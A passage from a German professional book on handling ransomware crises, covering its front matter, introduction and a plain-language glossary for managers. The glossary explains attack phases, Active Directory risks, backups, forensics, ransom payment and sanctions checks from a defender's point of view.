Abb. 15.4	Beispiel eines Verflechtungsdiagramms aus einem Echtfall (anonymisiert)	199
Abb. 18.1	Typische Bedrohungsszenarien	242
Abb. 18.2	Störung, Notfall, Krise	244
Abb. 18.3	Zielpriorisierung	247
Abb. 18.4	Ablaufplan Krisenreaktion	247
Abb. 18.5	Organigramm Krisenorganisation	248
Abb. 18.6	Rollen im Krisenstab	248
Abb. 20.1	Prozess zur Entdeckung von IT-Sicherheitsvorfällen	257
Abb. 20.2	Typischer IT-Notfallmanagementprozess	259

Tabellenverzeichnis

Tab. 4.1	Ransomware-Gruppe vs. Ransomware as a Service (RaaS)	32
Tab. 5.1	Die 14 MITRE-ATT&CK-Matrix-Taktiken	63
Tab. 5.2	Auszug verschiedener Remote-Access-Trojaner-Tools (RAT-Tools)	78
Tab. 5.3	Tool und ihre implementierten C2-Kanäle, <i>TCP</i> Transmission Control Protocol, <i>DoH</i> DNS over HTTP/S, <i>LDAP</i> Lightweight Directory Access Protocol	80
Tab. 5.4	Windows Integrity Levels	82
Tab. 5.5	Typische SSPs	90
Tab. 5.6	Performance-Verschlüsselungen bei ~100.000 Files (~53 GB)	103
Tab. 9.1	Beispiel eines Krisenstab-Protokolls	139
Tab. 16.1	Gegenüberstellung Wiederherstellungsstrategien	229
Tab. 18.1	Gegenüberstellung Störung, Notfall, Krise (Teil 1)	245
Tab. 18.2	Gegenüberstellung Störung, Notfall, Krise (Teil 2)	246



Einleitung

1

Das Team der Autoren, die Corporate Trust – Business Risk and Crisis Management GmbH, ist eine Unternehmensberatung für Sicherheitsdienstleistungen im High-Level-Security-Bereich. Seit mehr als 15 Jahren unterstützen wir Unternehmen, Organisationen und Privatpersonen bei besonderen Sicherheitsherausforderungen. Unser Cyber-Team ist in Fällen von Industriespionage, bei der Abwehr von Geheimdiensten („state-sponsored actors“) und bei Fällen von Mitarbeiterkriminalität („white collar crime“) tätig. Malware und „Viren“ waren früher nie ein Thema für uns. Die interne IT der Kunden, spätestens aber die IT-Sicherheitsberater hatten solche Themen im Griff. Kein Auftrag für ein kleines, teures Spezialhaus. Umso größer unsere Überraschung, als wir 2016 zu unserem ersten Ransomware-Fall gerufen wurden. Allein in den vergangenen Jahren hat unser Team mehr als 50 Ransomware-Angriffe bearbeitet. Alle Beispiele, Screenshots und Verhandlungsprotokolle in diesem Buch entstammen echten Fällen aus unserer Tätigkeit oder aktuellen Daten aus dem Darknet. Alle Bitcoin-Wallet-IDs, Codes, Datumsangaben und Namen wurden entweder verändert oder unkenntlich gemacht, sodass kein Rückschluss auf den konkreten Fall möglich ist.

Aktuell werden pro Woche weltweit mehr als 50 Firmen Opfer eines Ransomware-Angriffs. Daher widmen sich mehr und mehr IT-Sicherheitsberater dem Thema Ransomware und auch die internen IT-Mitarbeiter bauen diesbezüglich Know-how auf. Wir verstehen dieses Buch insofern auch als Wissenstransfer und hoffen, dass es ein Beitrag für die IT-Sicherheitscommunity ist. Im vorliegenden Text haben wir unsere Lessons Learned und unsere Erfahrungen in der Bekämpfung von Ransomware zusammengetragen. Sie werden in diesem Buch viel über Technologie, Prozesse und Organisation lesen. Bitte behalten Sie dennoch im Hinterkopf:

Ransomware ist kein technisches Problem, sondern ein menschliches!

Es geht um Manager, die IT fürs Business einsetzen, sich aber das Geld für deren Absicherung sparen. Es geht um Computerexperten, die den besten Weg zur Mehrung ihres Wohlstands in der Arbeit für Erpressergruppen sehen. Es geht um Kriminelle und Mitarbeiter von Strafverfolgungsbehörden, die versuchen, diese dingfest zu machen. Und es geht um Mitarbeiter in Unternehmen, die am Ende mit vielen Überstunden versuchen, alles wieder geradezubiegen.

Dieses Buch wurde Anfang 2023 mit dem damaligen Wissen erstellt. Wann immer Sie es lesen, wir hoffen, dass Sie bei der Lektüre von unseren Erfahrungen profitieren können. Und wir wünschen Ihnen, dass Sie diese Lektionen nie in einem echten Vorfall anwenden müssen.

Florian Oelmaier,
Prokurst, Leiter IT-Sicherheit & Computerkriminalität, IT-Krisenmanagement
Uwe Knebelberger, Geschäftsführer, Leiter Risiko- und Krisenmanagement
Arthur Naefe, Leiter IT-Forensik & KI-Sicherheit

1.1 Lesehinweise

Sie haben einen akuten Ransomware-Fall, hatten aber bisher mit Cyber-Sicherheit noch keine Berührung? Sie wollen verstehen, wovon Ihre Berater bzw. Mitarbeiter reden? Dann legen wir Ihnen für einen schnellen Kurzeinstieg in die Begriffswelt Kap. 2 ans Herz.

Die Kap. 3 und 4 zeigen den Hintergrund und die Historie von Ransomware auf, bilden also so etwas wie den theoretischen Unterbau, um die grundlegende Motivation der Täter zu verstehen. Kap. 5 erläutert die technische Vorgehensweise der Angreifer und richtet sich an IT-Sicherheitsexperten.

Mit dem Ernstfall, also dem namensgebenden „Krisenfall Ransomware“ beschäftigen sich die Kap. 6 bis 17 im Hauptteil des Buchs. Wenn Sie einen Ransomware-Angriff haben, ist es wahrscheinlich zu spät für dieses Buch, weil Sie zumindest in den ersten Tagen aktuell wohl keine Zeit haben werden, Bücher zu lesen. Diese Kapitel werden Sie auf den „Krisenfall Ransomware“ vorbereiten, sodass Sie dieses Buch später nur noch als Nachschlagewerk benutzen müssen. Dabei erhalten Sie einen guten Überblick über die notwendigen Fachgebiete und deren Einsatz im Ransomware-Kontext. Die Kapitel ersetzen aber weder ein Fachbuch für IT-Forensik noch eines für Verhandlungstaktiken oder Krisenkommunikation und auch keines für den Aufbau von Unternehmens-IT-Architekturen.

Präventive Empfehlungen folgen ab Kap. 18, damit Sie nie in die Lage kommen, sich mit dem Thema intensiv auseinandersetzen zu müssen – und das wäre uns allen wohl das Liebste.

1.2 Fokus Mittelstand

Die Hinweise in diesem Buch für technische Wiederherstellung bzw. Prävention zielen auf Computernetzwerke mit 100 bis 15.000 Client-PCs. Für kleinere Netzwerke sind viele der hier gegebenen Hinweise zu komplex und etliche Maßnahmen können leichter manuell umgesetzt werden. Für größere Netzwerke sind einige der hier beschriebenen Empfehlungen nicht durchführbar und es müssen besser skalierbare Lösungen gefunden werden. Auch wenn sich die Lösungen unterscheiden, sind die gleichen Probleme zu lösen.

Die Kapitel, die sich mit den Tätern beschäftigen, sind im Wesentlichen allgemeingültig.

1.3 Fokus Ransomware

Auch wenn Ransomware aktuell der am weitesten verbreitete technische Angriff ist, ist sie nicht der einzige. Es gibt weiterhin die Spielarten des Business-E-Mail-Compromise (Fake President, Payment Diversion, Goods Diversion). Industriespionage und Angriffe von Geheimdiensten aus aller Welt sind in bestimmten Branchen üblich. Und auch interne Angreifer oder Skript-Kiddies gibt es weiterhin. Der Fokus dieses Buchs liegt auf Ransomware. Wir haben bewusst alle Begriffsklärungen, alle Maßnahmenempfehlungen und alle anderen Aspekte dieses Texts auf Ransomware fokussiert. Für einen Experten, der sofort die anderen Angriffsmöglichkeiten im Hinterkopf hat, ist das schwer – wir glauben aber, dass dies für die Lesbarkeit unerlässlich ist.

Wenn Ihnen beim Lesen also auffällt, dass man dies oder jenes vielleicht großflächiger betrachten sollte als nur im Kontext Ransomware, dann haben Sie recht! Sollte man! Und wenn Sie sich denken, dass ein Begriff weiter gefasst werden müsste, weil es da noch viel mehr gibt, dann haben Sie auch Recht. *Dieses Buch ist kein Kompendium für Cyber-Sicherheit, sondern fokussiert auf eine Bedrohung: Erpressungen von Geldzahlungen von Organisationen (Unternehmen, Behörden etc.) durch die Organisierte Kriminalität mittels technischer Angriffe auf IT-Strukturen – kurz: Ransomware.*

1.4 Dankeschön

Wir bedanken uns bei den Gastautoren Nicole Weyerstall (Geschäftsführende Gesellschafterin bei Schuster Versicherungsmakler) für das Kapitel zu Cyberversicherungen sowie Dr. Paul Malek und Charlotte Kurtz (Rechtsanwalt bzw. wissenschaftliche Mitarbeiterin bei Clyde & Co Europe LLP) für das Kapitel zu Schäden und Schadenshöhen. Unser Dank gilt auch Patrick Mombaur (Vorstand SRH S. d. b. R.) und Andreas Reischle (Heilbronner Stimme) für die Bereitschaft, ein Vorwort zu erstellen.

Dieses Buch basiert auf den Vorarbeiten und Erfahrungen des gesamten Teams der Corporate Trust. Die Diskussionen im Team, die gemeinsame Arbeit an den Fällen und das Peer-Review der Texte waren mehr als wertvoll. Wir haben im Laufe des Reviews über 850 Kommentare der Kollegen eingearbeitet. Das Buch ist dadurch vollständiger (und dicker) geworden. Insbesondere möchten wir uns bedanken bei:

- Alessa Bayerle für das Peer-Review und die Vorarbeiten im Bereich Krisenmanagement,
- Andreas Jagersberger für das umfassende Peer-Review und den Input rund ums IT-Notfallmanagement,
- Christian Schaaf für das Review des Kurzeinstiegs für Manager und die generelle Unterstützung des Buchprojekts,
- Falko Weiss für das Review und den Input zu den Schnelltests,
- Friedrich Wimmer für das umfassende Review des Notbetriebs und der Wiederherstellungsteile sowie den Input zur präventiven Sicherheit und sicheren Administration,
- Heiko Kropf für das Review,
- Martin Huber für das umfassendste Peer-Review und den Input zu Logging und zur sicheren Administration,
- Sebastian Okada für den Input zum Thema Office of Foreign Assets Control (OFAC).

Des Weiteren gilt unser Dank David Imgrund und seinem Team vom Springer Verlag für die Begleitung während der Erstellung und dem Twitter User @AvasMarco für die Erlaubnis, das Foto in Abschn. 4.1.3 benutzen zu dürfen.



Kurzeinstieg für Manager

2

Nahezu jedes Unternehmen hat in seiner Geschichte bereits existenzielle Krisen durchgestanden. Und auch die IT hat in den meisten Unternehmen bereits mal Probleme bereitet. Oft ist aber ein Ransomware-Fall die erste IT-Krise in einem Unternehmen, die die Fortführung des Unternehmens als Ganzes infrage stellt. Jetzt muss das Top-Management Entscheidungen auf Basis der Informationen aus den IT-Gremien treffen. Leider sind gute IT-Mitarbeiter nicht immer in der Lage, ihre Themen ohne Fachkauderwelsch an Nicht-ITler (= Manager) zu kommunizieren. Da ein Ransomware-Fall das Management mindestens 6 Wochen intensiv und weitere 5 Monate latent beschäftigt, erklärt dieses Kapitel die wichtigsten Fachbegriffe im Ransomware-Kontext.

Täter, Angreifer, Ransomwaregang, Ransomware-Gruppe: Stand Januar 2023 gibt es mehr als 25 aktive Ransomware-Gruppen. Während die Personen dahinter oft die gleichen bleiben, ändern sich Namen und Vorgehensweisen recht rasch. Im Laufe der letzten 6 Jahre wurden bereits mehr als hundert verschiedene Namen (teils von Mini-Gruppen) verwendet und unzählige verschiedene Lücken ausgenutzt. Wichtig ist die Motivation: für die Angreifer ist Ransomware ein Business-Modell, es geht ihnen nur ums Geld. Die Auswahl der Opfer ist dementsprechend einfach. Die Täter versuchen mit breit gestreuten Angriffen möglichst viele vulnerable Firmen zu finden und dann in die Netzwerke einzudringen, die am profitabelsten erscheinen („big game hunting“). Für Unternehmen heißt das, dass jeder ein potenzielles Ziel ist. Es gibt keine Fokussierung auf Branchen, Größen oder Länder. Eine Ausnahme gibt es dabei. Die Herkunftsänder der jeweiligen Ransomware-Gruppe (meist ehemalige Sowjet-Staaten) werden normalerweise nicht attackiert.

Advanced Persistant Threat, APT: Ein gut ausgebildeter, typischerweise staatlich gesteuerter Angreifender greift zum Zweck der Spionage sehr gezielt ein Unternehmen

an. Der Täter versucht über einen längeren Zeitraum (Monate, Jahre) hinweg unentdeckt zu bleiben, um Informationen sammeln zu, Manipulationen vorzunehmen oder später auf Kommando eine Sabotageaktion durchzuführen. Professionelle *Ransomwaregangs* bedienen sich der gleichen technischen Mittel, unterscheiden sich aber in der Motivation (Geld verdienen) und der kürzeren Angriffsduer (Wochen oder wenige Monate) von APT.

Phishing: Versuch von Angreifern Benutzer per E-Mail dazu zu bringen, entweder auf einer Webseite ihr Firmenpasswort einzugeben oder direkt eine Malware auf dem Computer auszuführen. Einige Gruppen rufen ihre Opfer telefonisch an, geben sich als Supportmitarbeiter oder Polizisten aus und versuchen die Mitarbeiter direkt zum Ausführen der Schadsoftware zu bewegen. Den Phishing-Versuchen geht im Kontext Ransomware normalerweise keine große Recherche über die Opfer voraus. Es werden allerdings die in früheren Angriffen erbeuteten E-Mail-Kommunikationsverläufe benutzt, um dem Phishing mehr Glaubwürdigkeit zu verleihen. Dadurch ergibt sich oft für eine bestimmte *Ransomwaregang* zeitweise eine Häufung von Angriffen auf eine bestimmte Branche.

(Distributed) Denial of Service, DDoS: ein Angriff, bei dem die Täter versuchen, durch eine Vielzahl von Netzwerkverbindungen die Internetanbindung eines Unternehmens oder einzelne Anwendungen lahmzulegen. Einige *Ransomwaregruppen* drohen damit, das Netzwerk mit dem erworbenen Wissen lahmzulegen, falls die Erpressungssumme nicht bezahlt wird.

Patient Zero: der erste Computer, auf dem die Angreifer aktiv wurden. Dies ist in >95 % der Fälle ein schlecht gepatchtes System, das direkt aus dem Internet erreichbar ist, oder ein Computer eines Mitarbeiters, der auf eine Phishing-Mail geklickt hat. Wichtig: Egal wer für das Eindringen der Angreifer verantwortlich war, in Ransomwarefällen ist auch diese Person (egal ob Mitarbeiter, Administrator oder externe Firma) ein Opfer. Das war keine Absicht.

Dropper: ein kleines Schadprogramm, das nur dazu dient, größere Schadprogramme aus dem Internet nachzuladen, ohne dass die Schutzmechanismen des Unternehmens dies bemerken. Da der Dropper sehr klein und einfach gestaltet ist, kann er oft umprogrammiert werden, um einer Entdeckung zu entgehen. Dropper und die Internetadressen, von denen nachgeladen wird, haben oft nur eine Nutzungsdauer von Stunden oder Tagen und werden dann gewechselt.

Remote Access Trojaner, RAT: Das erste Schadprogramm, das von einem *Dropper* platziert wird, ist meist ein Fernsteuerungsprogramm. Ein solches Programm meldet sich bei einer bestimmten Internetadresse und erhält von dieser dann weitere Anweisungen, welche Befehle auszuführen sind. Der Täter kann damit einen Rechner fernsteuern, ähnlich wie das auch Programme wie TeamViewer können. Allerdings ist die Steuerung langsam und wesentlich weniger komfortabel. Der Benutzer bemerkt von dieser Fernsteuerung nichts.

Command & Control, C2: die Verbindung, die der *Remote Access Trojaner* zu seinem Steuerungscomputer aufnimmt. Diese Verbindung wird so verschleiert, dass

die Sicherheitssysteme die Datenübertragung nicht entdecken. C2-Verbindungen verstecken sich typischerweise in normalen Internetverbindungen, wie Sie auch beim Surfen benutzt werden. Die Ziele der C2-Verbindung (die Steuerungscomputer) wechseln auch innerhalb eines Angriffs (Stichwort: Ausfallsicherheit). Der beste Weg, unbekannte C2-Verbindungen zu stoppen und damit die Kontrolle der Angreifer über die Systeme zu beenden, ist die Trennung aller Internetverbindungen. Ziel der Verteidigung muss es sein, in einem Verdachtsfall ausreichend Firewall-Logs zu haben, um C2-Verbindungen suchen zu können.

Initial Compromise: die erste Phase eines Ransomware-Angriffs. In dieser Phase dringen die Angreifer in ein Netzwerk ein und bringen einen ersten Computer („Patient Zero“) unter ihre Kontrolle. Die Phase ist abgeschlossen, wenn die Angreifer auf diesem Computer einen *Remote Access Trojaner* installiert und eine C2-Verbindung etabliert haben. Ziel der Verteidigung muss es sein, dass bei einem Verdacht auf *Initial Compromise* einzelne Rechner schnell und nachhaltig vom Netzwerk isoliert und forensisch untersucht werden können.

Active Directory, AD: eine von Microsoft 1999 vorgestellte Technologie, um Computer und Benutzer in einem Netzwerk zentral zu verwalten. Diese Technologie hat sich weltweit in jedem Unternehmen durchgesetzt. Microsoft entwickelt seit etwa 2013 hauptsächlich seine Cloud-Angebote weiter, eine systematische Erneuerung der AD-Technologie erfolgte schon lange nicht mehr. Microsoft liefert zwar weiterhin Empfehlungen und Updates, die Beherrschbarkeit bez. Sicherheit ist aber eine große Herausforderung für viele Unternehmen.

Domäne, Windows-Domain, Trusts, Forest: Jedes einzelne AD bildet eine *Domäne*. Mehrere *Domänen* können einander vertrauen („*Trusts*“), Angreifer können dann von einer in die andere Domäne überspringen. *Domänen* können auch in einer übergeordneten Struktur („*Forest*“) mit verschiedenen Trust-Beziehungen zusammengebunden sein. Viele Unternehmen haben nur eine *Domäne*, andere hingegen haben 10 oder mehr *Domänen* mit unterschiedlichsten *Trusts*.

On Premise: Server, die an den eigenen Firmenstandorten betrieben werden und nicht in der Cloud sind.

Domain Controller; DC: Jedes Microsoft-Netzwerk mit *On-Premise-Servern* besitzt meist 2 oder mehr Steuerungsrechner, die das AD speichern und alle Benutzeranmeldungen kontrollieren. Diese Rechner kontrollieren das gesamte Netzwerk eines Unternehmens und sind das Hauptziel der Angreifer.

Domain-Admin: die höchste Berechtigung, die ein Administrator im Microsoft-Netzwerk (innerhalb einer *Domäne*) haben kann. Benutzeraccounts mit diesen Berechtigungen sind ein bevorzugtes Ziel der Angreifer. Ziel der Verteidigung muss es sein, dass möglichst wenige Benutzer *Domain-Admin*-Berechtigungen haben und diese auch nur selten verwendet werden.

Operational Technology, OT, Produktions-IT: In produzierenden Unternehmen muss zwischen der Büro-IT (E-Mail, Word etc.) und den Computern zur Maschinen- und

Produktionssteuerung unterschieden werden. Letztere wird zur Abgrenzung von der IT (Informationstechnologie) oft *OT (Operational Technology)* genannt. Sowohl bei der Absicherung als auch bei der Wiederherstellung im Ernstfall müssen die beiden Teile getrennt betrachtet werden.

DSGVO, GDPR: Laut Datenschutz-Grundverordnung (*DSGVO*, englisch General Data Protection Regulation, *GDPR*) besteht bei einer Verletzung des Schutzes personenbezogener Daten eine Meldepflicht an die zuständige Aufsichtsbehörde. Da hier potenziell hohe Strafzahlungen im Raum stehen, empfiehlt es sich, eine juristische Beratung von einem Fachanwalt einzuholen. Ob die bloße Möglichkeit, dass Angreifer personenbezogene Daten unberechtigt zur Kenntnis hätten nehmen können, für eine Meldepflicht ausreicht, wird regelmäßig unterschiedlich beurteilt. Das Gleiche gilt für die Frage, ab wann ein Verdacht dringend genug ist, um eine Meldepflicht auszulösen. Typischerweise versteht aber auch die Aufsichtsbehörde, dass die Täter die Angreifer sind und das angegriffene Unternehmen ein Opfer.

IT-SiG, KRITIS: Das IT-Sicherheitsgesetz (*IT-SiG*) enthält Vorschriften und Meldepflichten bei Sicherheitsvorfällen. Dies betrifft insbesondere die Betreiber kritischer Infrastrukturen (*KRITIS*). Die Regulierung der IT ändert sich aber derzeit häufig, insofern ist eine fallbezogene Prüfung notwendig.

Golden Ticket: Mit einer *Domain-Admin*-Berechtigung kann sich ein Angreifer ein „*Golden Ticket*“ erstellen. Stellen Sie sich vor, sie hätten einen Schlüssel für jedes Haus und jede Wohnung in Ihrer Stadt. Und wenn Sie diesen Schlüssel benutzen, dann verwandeln Sie sich automatisch in den Hausbesitzer. Ein Angreifer, der ein *Golden Ticket* besitzt, hat etwa analoge Fähigkeiten in einem Netzwerk. Mit solchen Berechtigungen können Angreifer dann einfach Schläferprogramme in allen Ecken des Netzwerks verstecken, Daten ausleiten („*Data Exfiltration*“) und alle Computer verschlüsseln („*Encryption*“). Ein derart infiziertes Netzwerk wieder zu säubern, ist nahezu unmöglich. Ziel der Verteidigung muss es sein, dass die Erstellung eines *Golden Tickets* sofort einen roten Alarm auslöst.

Rights Elevation, Privilege Escalation: Ziel der Angreifer ist es, sich möglichst hohe Administrationsrechte oder ein *Golden Ticket* zu verschaffen. Es gibt viele Methoden, dies zu erreichen. Oft genug sind aber die Passwörter eines Domain-Admins auch im Klartext aus Skripten, Konfigurationen oder dem *AD* auslesbar. Ziel der Verteidigung muss es sein, dass *Rights-Elevation*-Versuche sofort einen roten Alarm auslöst.

Lateral Movement: Die Angreifer bewegen sich im Netzwerk von einem Computer zum anderen. Ziel ist es anfangs, mehrere *Remote-Access-Trojaner* auf Computern an verschiedenen Stellen im Netzwerk zu installieren, um die Kontrolle über das Netzwerk abzusichern, selbst wenn ein infizierter Rechner abgeschaltet wird. Im weiteren Verlauf des Angriffs wird dann ein Rechner mit schlechter Sicherheitsüberwachung als Basisstation und ein Rechner mit veralteter Software oder der Rechner eines Admins für die *Rights Elevation* gesucht. Ziel der Verteidigung muss es sein, dass *Lateral Movement* einen möglichst klaren Alarm auslöst.

IP-Adressen: Netzwerkadressen von Computern, meist in der Form von 4 Zahlen durch Punkte getrennt (z. B. 192.168.0.1). Netzwerkadressen in dieser Form sind knapp geworden. Das neue Format (IPv6) hat mehr Zahlen und ist mit Doppelpunkten getrennt (z. B. FE80:CD00:0000:0CDE:1257:0000:211E:729C).

Indicator of Compromise, IoC: Informationen, die eine Aktivität eines Angreifers auf einem System wahrscheinlich erscheinen lassen. Das können *IP-Adressen* oder Internet-Adressen sein, die die Angreifer für C2-Verbindungen oder *Data Exfiltration* benutzen. Das können aber auch digitale Fingerabdrücke von Programmen sein, die Angreifer benutzen. *IoCs* sind schnelllebig und nach 6 Monaten meist nutzlos. Der schnelle Austausch von *IoCs* hilft den Verteidigern bei der Suche nach aktuellen Angriffen. Bemerkt der Angreifer, dass ein *IoC* für seinen Angriff existiert, ist der *IoC* nutzlos, der Austausch muss als im Vertrauen erfolgen.

IT-Forensik: Untersuchung eines Computers (Server oder Client-PC) oder eines Netzwerks, um einen Verdachtsfall zu erhärten oder zu widerlegen. Im Falle von Ransomware ist die Aufgabe der IT-Forensik, Systeme auf Spuren der Angreifer zu untersuchen. Damit soll der Verdacht untersucht werden, ob ein IT-System in einer Phase des Angriffs (z. B. *Initial Compromise, Lateral Movement* oder *Rights Elevation*) eine Rolle gespielt hat. Dazu wird eine möglichst exakte Kopie mit verschiedenen Werkzeugen untersucht. Ergebnis der IT-Forensik sind auch Hinweise auf weitere verdächtige Systeme und *IOCs*, mit denen dann weitere Angriffsaktivitäten identifiziert werden können.

Digital Forensics & Incident Response, DFIR: Fachrichtung innerhalb der IT, die sich mit der Reaktion auf Sicherheitsvorfällen und *IT-Forensik* beschäftigt. Wichtig ist es, im Ernstfall ein Gleichgewicht zwischen möglichst rascher Wiederherstellung des Betriebs und einer umfassenden forensischen Aufarbeitung des Angriffs zu schaffen. Ein guter *DFIR*-Berater hat beides im Blick und konzentriert sich nicht einseitig auf die *IT-Forensik*.

Open Source Intelligence, OSINT: Recherche in öffentlich zugänglichen Quellen wie dem Internet, Foren oder Twitter. Im Ransomware-Kontext sehr hilfreich, um schnell andere von dieser Gruppe angegriffene Unternehmen zu finden und das dort verwendete Tatvorgehen zu identifizieren. Meist erhält man so schnell und ohne langwierige und aufwendige Forensik erste Anhaltspunkte, wie die Täter vorgegangen sind.

Data Exfiltration, Datenausleitung: Nachdem die Angreifer (in der *Rights Elevation* Phase) hohe Berechtigungen erhalten haben, werden in vielen Fällen Daten kopiert, um der Erpressung mehr Nachdruck zu verleihen. Hauptziel sind vornehmlich Finanzdaten des Unternehmens, offensichtlich personenbezogene Daten (z. B. eingescannte Ausweise) und E-Mail-Postfächer von Top-Managern (die im Impressum benannt werden). Oft werden große Datenmengen bis in den Terabyte-Bereich kopiert.

Erpresserschreiben: Am Ende des Angriffs platzieren die Angreifer ein *Erpresserschreiben* sichtbar in den IT-Systemen. Oft wird das Schreiben beim Start des Computers eingeblendet, liegt auf dem Desktop oder wurde mehrmals auf allen Druckern ausgedruckt. Mit dem *Erpresserschreiben* kann ein *DFIR*-Experte durch *OSINT* wichtige Daten zur Angreifergruppe herausfinden. Da das Schreiben im Unternehmen weit verbreitet

wurde, sind alle Informationen darin als öffentlich zu betrachten. Dies muss sowohl in der Öffentlichkeitsarbeit als auch in der Kommunikation mit den Tätern berücksichtigt werden. Das Erpressungsschreiben enthält auch die von den Angreifern vergebene Fall-ID, die man in der Kommunikation mit angeben muss.

Encryption: letzte Phase eines Ransomware-Angriffs. Die Angreifer verschlüsseln weite Teile der IT. Start der Verschlüsselung ist typischerweise Freitagabend oder Samstag, da am Wochenende die Reaktionsfähigkeit der Unternehmen mehrheitlich stark eingeschränkt ist. Im Rahmen der Verschlüsselung werden Daten mit einem zufälligen, langen und nur den Erpressern bekannten Passwort gesichert. Die Verschlüsselung ist meist kryptografisch gut programmiert und damit irreversibel. In seltenen Fällen schlägt die Verschlüsselung fehl oder es sind wichtige Datenteile wieder rekonstruierbar, eine Prüfung durch einen Experten lohnt sich. Meist werden die Dateien mit einer neuen Dateiendung versehen und ein *Erpresserschreiben* wird zu den Dateien abgelegt. Vom *Initial Compromise* bis zur Encryption können manchmal nur 2–3 Tage vergehen, manchmal tummeln sich die Angreifer aber auch bis zu 90–120 Tage im Netz.

Double Extortion: doppelte Erpressung einer Firma. Die Daten im Netzwerk wurden verschlüsselt („*Encryption*“) und der Schlüssel zur Entschlüsselung wird erst nach Zahlung freigegeben. Zusätzlich wurden Daten ausgleitet („*Data Exfiltration*“) und es wird mit der Veröffentlichung dieser Daten gedroht. Nicht alle Ransomware-Gruppen verwenden eine doppelte Erpressung, auch die Drohung mit nur einem der beiden Teile kommt vor. In seltenen Fällen wird auch im Sinne einer *Triple Extortion* noch zusätzlich mit einer kompletten Löschung oder einem kompletten Lahmlegen des Netzwerks gedroht.

Offline-Backup: Die Angreifer versuchen oft, auch das Backup zu verschlüsseln. Selbst wenn ihnen das scheinbar gelang, lohnt sich eine intensive Prüfung durch einen Experten, oft sind nur Teile des Backups verschlüsselt, sodass sich aus den Backupstrukturen große Teile der Daten wiederherstellen lassen. Achtung: In diesem Umfeld sind Abzocker unterwegs, die teilweise mehr Geld verlangen als die Erpresser. Manchmal werden auch die Backup-Konfigurationen verändert, sodass das Backup zwar weiterhin läuft, wichtige Daten aber nicht mehr gesichert werden und damit nur noch alte Versionen vorhanden sind. Da eine eigenständige Wiederherstellung nach einer Verschlüsselung ohne Backup nicht möglich ist, ist das oberste Ziel der Verteidigung, dass das Backup auch von einem Angreifer mit höchsten Rechten nicht verändert oder gelöscht werden kann (*Offline-Backup*).

Backup zurücksetzen, Restore: Selbst wenn die Backups an sich intakt sind, werden von den Angreifern oft die Server verschlüsselt, die zur Prüfung des Backup-Umfangs bzw. zur Wiederherstellung notwendig sind. Nach einem erfolgreichen Angriff muss also erst eine gewisse Basisinfrastruktur wieder aufgebaut werden, um überhaupt wieder Zugriff auf das *Offline-Backup* zu erhalten. Danach kann mit der Wiederherstellung begonnen werden. Dabei gehen meist Tage, manchmal Wochen von Daten verloren und die Resynchronisierung der Systeme (z. B. Lagerbestand, Rechnungsausgang, Logistik) ist ein erheblicher Aufwand.

Bitcoin (BTC), Ethereum, Monero: digitale Währungen (Kryptowährungen), die die Erpresser fordern. Typischerweise wird ein Betrag in US\$ oder EUR gefordert, der dann z. B. in *Bitcoin* zum jeweiligen Tageskurs bezahlt werden muss. Wurden früher oft vier- oder fünfstellige Beträge gefordert, wird heute überwiegend 10 % des Letztjahresgewinns gefordert. Ziel der Erpresser ist eine Forderung, die für das Unternehmen schmerhaft, aber bezahlbar ist. Die Beschaffung von *Bitcoin* in diesen Höhen ist nicht einfach und mit etlichen Hürden verbunden. Um eine Transaktion durchzuführen, generiert man sich eine eigene Adresse im System, die Wallet genannt wird. Alle Transaktionen innerhalb dieser Währungssysteme sind öffentlich nachvollziehbar, allein die Tatsache, wer die Kontrolle über ein bestimmtes Wallet hat, ist anonym. Strafverfolgungsbehörden ordnen bekannt gewordene Wallet-Adressen bestimmten kriminellen Organisationen zu, diese wiederum generieren häufig neue Adressen.

OFAC-Sanktionsdatenbank: Lösegeldzahlungen an sanktionierte Cyber-Kriminelle sind nach US-Recht verboten und können verfolgt werden, auch im Ausland. Mittlerweile ist die Liste („CYBER2“-Program) auf über 150 Einträge angewachsen und wird jeden Monat länger. Wer also plant, Lösegeld in digitalen Währungen an Cyber-Erpresser zu zahlen, und Geschäfte in oder mit den USA macht, sollte die OFAC-Sanktionsdatenbank von Profis prüfen lassen. Die Frage ist nämlich, ob das jeweilige Wallet oder die Gruppierung, an die das Lösegeld geschickt werden soll, bereits auf der Schwarzen Liste der OFAC steht. Dann droht schlimmstenfalls Ärger mit der US-Justiz wegen Finanzierung einer kriminellen Vereinigung.

Erfüllungskonzept: bezeichnet das Konzept, wie den Forderungen der Erpresser nachgekommen werden kann. Auch wenn nicht hundertprozentig klar ist, dass ein Erfüllungskonzept benötigt wird, lohnt es sich, parallel daran zu arbeiten. Das Erfüllungskonzept enthält Informationen, wie das Geld beschafft und die *Bitcoins* bezahlt werden könnten. Es enthält aber auch die Prüfungen von Meldepflichten (Geldwäsche), Sanktionsdatenbanken (z. B. *OFAC*) und die zugehörigen juristischen Prüfungen. Ein *Erfüllungskonzept* muss nicht formal schriftlich niedergelegt werden, die Überlegungen dazu sollten aber in einer beliebigen Form zusammengetragen werden. Soll die Zahlung geheim gehalten werden, sind weitere Maßnahmen erforderlich. Da die Zahlung für die Angreifer die Hauptmotivation ist, werden in den allermeisten Fällen die Schlüssel auch geliefert und teilweise sogar Support bei der Entschlüsselung gegeben. Die Entschlüsselung selbst bleibt ein langwieriger Prozess und die Wiederinbetriebnahme dauert auch danach oft noch Tage oder Wochen.

Täterkommunikation: Mit Tätern sprechen bedeutet nicht zwangsläufig, dass eine Verhandlung (Erfüllungskonzept) am Ende stehen muss. Daher ergeben sich durch den Beginn einer Kommunikation mit den Tätern keine Nachteile. Selbst wenn die Bezahlung des Erpressungsgeldes am Ende der Risikobewertung nicht zur Entscheidung ansteht, ist das Erreichen anderer Verhandlungsziele in den meisten Fällen von großem Nutzen für das Unternehmen. Die Verweigerung einer Täterkommunikation ist außerdem eine vergebene Chance, den Strafverfolgern mehr Informationen über die Angreifer zu beschaffen.

Leak-Seite, Hall of Shame: Kommt kein *Erfüllungskonzept* zustande, veröffentlichen die Angreifer die während der *Data Exfiltration* kopierten Daten auf ihrer Leak-Seite im Darknet. Gestaltung und Inhalt der *Leak-Seite* geben Aufschluss darüber, wie aktiv und wie professionell die Angreifergruppe ist. Die jeweilige *Leak-Seite* sollte mittelfristig überwacht und Veröffentlichungen eigener Daten schnell geprüft werden.

